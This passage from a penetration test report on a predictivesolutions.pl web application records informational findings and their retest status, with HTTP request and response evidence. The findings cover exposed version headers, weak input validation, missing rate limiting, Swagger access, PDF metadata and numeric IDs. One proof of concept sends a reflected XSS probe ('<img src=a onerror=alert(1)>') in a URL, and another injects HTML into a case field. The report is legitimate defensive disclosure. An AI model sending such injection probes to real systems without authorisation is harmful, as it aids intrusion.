Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
```

Server response:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Origin
X-AspNetMvc-Version: 5.3
Persistent-Auth: true
Access-Control-Allow-Origin: https://[REDACTED].predictivesolutions.pl
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, x-requested-with, X-Signalr-User-Agent, Authorization, X-CSRF-TOKEN
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=31536000; includeSubDomains
Referrer-Policy: strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Date: Tue, 24 Mar 2026 11:14:59 GMT
Content-Length: 1475
```

SUMMARY

During the audit, it was observed that the tested application returns redundant information in the HTTP response headers about the technologies in use. This behaviour can help an attacker to better profile the application environment, which then can be used to carry out further attacks.

More information:

- [https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_\(OWASP-IG-004\)](https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004))
- [https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20\(OTG-INFO-002\)](https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20(OTG-INFO-002))

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example of the HTTP response with redundant information:

```
HTTP/1.1 200 OK
Cache-Control: private
```

```
Content-Type: text/html; charset=utf-8
Vary: Origin
X-AspNetMvc-Version: 5.3
Persistent-Auth: true
Access-Control-Allow-Origin: https://[REDACTED].predictivesolutions.pl
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, x-requested-with, X-Signalr-User-Agent, Authorization
Access-Control-Allow-Credentials: true
Date: Fri, 14 Nov 2025 11:16:23 GMT
Content-Length: 1739
```

Another example of an HTTP response containing excessive headers:

```
HTTP/1.1 404 Not Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Origin
Server: Microsoft-IIS/10.0
Access-Control-Allow-Origin: https://[REDACTED].predictivesolutions.pl
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, x-requested-with, X-Signalr-User-Agent, Authorization
Access-Control-Allow-Credentials: true
Date: Fri, 14 Nov 2025 11:47:14 GMT
Content-Length: 1918
```

Another example of an HTTP response containing excessive headers:

```
HTTP/1.1 404 Not Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
Persistent-Auth: true
X-Powered-By: ASP.NET
Access-Control-Allow-Credentials: true
Date: Fri, 14 Nov 2025 11:15:46 GMT
Content-Length: 1930
```

LOCATION

The entire application.

RECOMMENDATION

It is recommended to remove all unnecessary headers from the HTTP responses that reveal information about the technologies used.

[IMPLEMENTED] [INFO] SECURITUM-2420231-008: Lack of general field validation

STATUS AFTER RETEST V2

The informational finding has been addressed. An example response returned when attempting to inject HTML code is shown below:

```
HTTP/1.1 400 Bad Request
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 183
Content-Type: application/json; charset=utf-8
Expires: -1
Vary: Origin
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 99
Persistent-Auth: true
Access-Control-Allow-Origin: https://[REDACTED].predictivesolutions.pl
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, x-requested-with, X-Signalr-User-Agent, Authorization, X-CSRF-TOKEN
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=31536000; includeSubDomains
Referrer-Policy: strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Date: Tue, 24 Mar 2026 12:01:22 GMT

{"message": "The request is invalid.", "modelState": {"caseSubject": ["INVALID_HTML_CHARACTERS"], "caseDescription": ["INVALID_HTML_CHARACTERS"], "caseClientId": ["INVALID_HTML_CHARACTERS"]}}
```

SUMMARY

During the test, it was observed that most of the fields do not have the correctly implemented server-side verification.

Vulnerability does not currently create a security risk, but if the application communicates with other systems, it may cause unexpected behaviour.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example #1

The following request should be submitted to the application:

```
PUT /api/cases/editCase/1039 HTTP/1.1
Host: [REDACTED].predictivesolutions.pl
Content-Length: 604
Accept-Language: pl-PL,pl;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: [...]
Origin: https://[REDACTED].predictivesolutions.pl
```


```
Referer: https://[REDACTED].predictivesolutions.pl/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{"caseId":1039,"caseDetailedStatusId":null,"caseTypeId":4,"caseRequireDate":"2025-11-04T13:28:20.000Z","caseSubject":"Ocena Klienta","caseDescription":"<img src=\"https://www.[REDACTED].com/images/ilustration-social-[...].webp\" alt=\"\" width=\"104\" height=\"142\"><h1>securitum</h1><a href=\"https://www.[REDACTED].com/\">This is a link to securitum</a>\n","caseDescriptionSpecialChars":true,"casePriorityId":1,"caseModifyRequireDateFlag":false,"caseAdditionalColumn1":null,"caseAdditionalColumn2":"893482766","caseAdditionalColumn3":null,"caseClientId":"893482766"}
```

Server response:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Vary: Origin
Set-Cookie: PS_[REDACTED]_ROLE=; expires=Mon, 11-Oct-1999 22:00:00 GMT; path=/; HttpOnly
Persistent-Auth: true
Access-Control-Allow-Origin: https://[REDACTED].predictivesolutions.pl
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, x-requested-with, X-Signalr-User-Agent, Authorization
Access-Control-Allow-Credentials: true
Date: Thu, 20 Nov 2025 09:22:39 GMT
Content-Length: 0
```

The screenshot below shows the result from the user interface perspective:



Example #2 – Potentially Dangerous Characters Returned in an Error Message

The following request should be submitted to the application:

```
GET /api/verificationRecords/rulesej3uv%3cimg%20src%3da%20onerror%3dalert(1)%3ebfv9z HTTP/1.1
Host: [REDACTED].predictivesolutions.pl
Accept-Language: pl-PL,pl;q=0.9
```

```
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 [...]
Origin: https://[REDACTED].predictivesolutions.pl
Referer: https://[REDACTED].predictivesolutions.pl/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

The server responds with an error message containing potentially malicious characters:

```
HTTP/1.1 404 Not Found
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 187
Content-Type: application/json; charset=utf-8
Expires: -1
Vary: Origin
Persistent-Auth: true
Access-Control-Allow-Origin: https://[REDACTED].predictivesolutions.pl
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, x-requested-with, X-Signalr-User-Agent, Authorization
Access-Control-Allow-Credentials: true
Date: Tue, 18 Nov 2025 17:18:07 GMT

{"message": "No HTTP resource was found that matches the request URI 'https://[REDACTED].predictivesolutions.pl/api/verificationRecords/rulesej3uv<img src=a onerror=alert(1)>bFv9z'."}
```

LOCATION

Parameter validation in the application.

RECOMMENDATION

It is recommended to validate all the data received from the user (rejection of values inconsistent with the template/format of a given field – whitelist approach), and then encode it on the output in relation to the context in which it is embedded (in all places of application, not only those specified in the description).

It is worth noting that the server should not return the values that caused the error, but only indicate that: “*An incorrect value was entered in the XYZ field.*”, alternatively with additional information about allowed characters, e.g. “*Allowed characters are letters and numbers.*”.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[IMPLEMENTED] [INFO] SECURITUM-2420231-009: Lack of Rate Limiting

STATUS AFTER RETEST V2

The informational finding has been addressed. An example response returned during a brute-force attack is shown below:

HTTP/1.1 429 Too Many Requests

```
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 32
Content-Type: application/json
Expires: -1
Retry-After: 28
Vary: Origin
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 0
X-RateLimit-Reset: 1774353448
Persistent-Auth: true
Access-Control-Allow-Origin: https://[REDACTED].predictivesolutions.pl
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, x-requested-with, X-Signalr-User-Agent, Authorization,
X-CSRF-TOKEN
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=31536000; includeSubDomains
Referrer-Policy: strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Date: Tue, 24 Mar 2026 11:57:00 GMT

{"message": "Too many requests."}
```

SUMMARY

During testing, it was identified that the API did not implement any restrictions on the frequency of communication, such as the number of requests that could be sent within a given time period. An attacker could potentially exploit this behavior to perform a Denial of Service (DoS) attack, disrupt application logic, or cause other security related impact.

More information:

- <https://owasp.org/API-Security/editions/2023/en/0xa4-unrestricted-resource-consumption/>
- <https://cwe.mitre.org/data/definitions/770.html>
- https://owasp.org/www-community/attacks/Denial_of_Service

LOCATION

The entire application.

RECOMMENDATION

It is recommended to implement rate limiting for API communication, such as HTTP requests, by restricting the number of requests a client can send within a defined time window.

[IMPLEMENTED] [INFO] SECURITUM-2420231-010: Access to Swagger

STATUS AFTER RETEST V2

The informational finding has been addressed. An example response to a request sent by an unauthorized user is shown below:

HTTP/1.1 403 Forbidden

```
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 79
Content-Type: text/plain; charset=utf-8
Expires: -1
Vary: Origin
Persistent-Auth: true
Access-Control-Allow-Origin: https://[REDACTED].predictivesolutions.pl
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, x-requested-with, X-Signalr-User-Agent, Authorization, X-CSRF-TOKEN
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=31536000; includeSubDomains
Referrer-Policy: strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Date: Tue, 24 Mar 2026 11:22:23 GMT

Access Denied: User '[REDACTED]3DEMO\[REDACTED]3_2' not authorized for Swagger access
```

SUMMARY

Access to the API documentation is possible by navigating to [https://\[REDACTED\]api.predictivesolutions.pl/swagger/docs/v2](https://[REDACTED]api.predictivesolutions.pl/swagger/docs/v2). An attacker may use the information exposed in the API documentation to facilitate further attacks.

The finding was classified as informational because access to Swagger was limited to authenticated application users. However, it should be noted that a regular user could use the exposed documentation to enumerate administrator endpoints.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Request sent:

```
GET /swagger/docs/v2 HTTP/1.1
Host: [REDACTED].predictivesolutions.pl
Cache-Control: max-age=0
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: [...]
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: Keep-Alive
```

Response:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Vary: Origin
Persistent-Auth: true
Access-Control-Allow-Origin: https://[REDACTED].predictivesolutions.pl
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, x-requested-with, X-Signalr-User-Agent, Authorization
Access-Control-Allow-Credentials: true
Date: Wed, 19 Nov 2025 09:34:07 GMT
Content-Length: 1414819
```

```
{
  "swagger": "2.0",
  "info": {
    "version": "v2",
    "title": "[REDACTED] 3 API"
  },
  "host": "[REDACTED].predictivesolutions.pl",
  "schemes": [
    "https"
  ],
  "paths": {
    "/api/adminNotification/allAdminNotifications": {
      "get": {
        "tags": [
          "AdminNotifications"
        ],
        "summary": "Pobiera wszystkie powiadomienia administracyjne.",
        "operationId": "AdminNotifications_GetAllAdminNotifications",
        "consumes": [],
        "produces": [
          "application/json",
          "text/json",
          "application/xml",
          "text/xml"
        ],
        "responses": {
          "200": {
            "description": "OK",
            "schema": {
              "type": "array",
              "items": {
                "$ref": "#/definitions/NotificationInfo"
              }
            }
          }
        }
      }
    }
  },
  [...]
  [...]
}
```

LOCATION

[https://\[REDACTED\].predictivesolutions.pl/swagger/docs/v2](https://[REDACTED].predictivesolutions.pl/swagger/docs/v2)

RECOMMENDATION

It is recommended to verify whether access to the API documentation is required. If not, access should be restricted to selected authorized users.

[NOT VERIFIED] [INFO] SECURITUM-2420231-011: Metadata in PDF files

SUMMARY

During the application assessment, it was observed that metadata embedded in PDF files is not removed before the files are made publicly available. PDF metadata may contain various types of information, such as author names, creation dates, editing history, or comments. Such information may be leveraged to conduct targeted social engineering attacks.


TECHNICAL DETAILS (PROOF OF CONCEPT)

To enumerate software version information through metadata embedded in PDF files, the following steps should be performed:

1. Navigate, for example, to the following URL:

[https://\[REDACTED\].predictivesolutions.pl/cases/group/details/1039/main/review](https://[REDACTED].predictivesolutions.pl/cases/group/details/1039/main/review)

2. Export the content to a PDF file:



3. Use exiftool to inspect the file metadata:

```
ExifTool Version Number      : 13.00
File Name                    : [...]..pdf
Directory                    : .
File Size                    : 115 kB
File Modification Date/Time   : 2025:11:19 13:09:14+01:00
File Access Date/Time        : 2025:11:19 13:09:14+01:00
File Inode Change Date/Time   : 2025:11:19 13:09:14+01:00
File Permissions              : -rw-r--r--
File Type                    : PDF
File Type Extension           : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.7
Linearized                   : No
Create Date                  : 2025:11:18 11:49:00+01:00
Page Count                   : 8
XMP Toolkit                  : 3.1-701
Producer                     : PDFsharp 6.1.1
Keywords                      :
Title                        :
Creator                      :
Description                   :
Creator Tool                  : empira MigraDoc 6.1.1 (www.pdfsharp.net)
Modify Date                  : 2025:11:18 11:49:00.2341333+01:00
Document ID                  : uuid:e1527e24-b576-4faa-9701-902cb3ddbcc2
```

Instance ID : uuid:801ea8e7-6015-40e2-b166-49d4b9bf53a2

LOCATION

Publicly accessible PDF files.

RECOMMENDATION

It is recommended to remove all unnecessary information from publicly accessible files. For this purpose, the use of exiftool in combination with qpdf is recommended, as using exiftool alone may leave previously removed metadata recoverable from the PDF file.

More information:

- <https://cyberrunner.medium.com/removing-metadata-from-pdf-files-using-exiftool-and-qpdf-20090b75d7f0>

[NOT VERIFIED] [INFO] SECURITUM-2420231-012: Numeric resource identifiers

SUMMARY

It was observed that the application uses numeric resource identifiers (e.g. a case with the identifier 10[...]). This approach does not currently constitute a security vulnerability on its own, as the application additionally validates the user session. However, if an unauthorized resource access vulnerability were to occur, the predictability of such identifiers could significantly facilitate exploitation. A recommended security practice is to use non-predictable resource identifiers, for example UUIDv4 values.

It should be noted that this finding is informational. The Client also highlighted the use of numeric identifiers during the introductory meeting.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Examples of identifiers used in the application:

- [https://\[REDACTED\].predictivesolutions.pl/cases/group/details/10\[...\]/main/review](https://[REDACTED].predictivesolutions.pl/cases/group/details/10[...]/main/review)
- [https://\[REDACTED\].predictivesolutions.pl/api/tasks/case/details/3\[...\]/1\[...\]/](https://[REDACTED].predictivesolutions.pl/api/tasks/case/details/3[...]/1[...]/)
- [https://\[REDACTED\].predictivesolutions.pl/api/attachments/case/3\[...\]/getAttachments](https://[REDACTED].predictivesolutions.pl/api/attachments/case/3[...]/getAttachments)
- [https://\[REDACTED\].predictivesolutions.pl/api/admin/users/1\[...\]/](https://[REDACTED].predictivesolutions.pl/api/admin/users/1[...]/)

LOCATION

Numeric identifiers throughout the application.

RECOMMENDATION

It is recommended to use non-predictable resource identifiers, for example UUIDv4 values.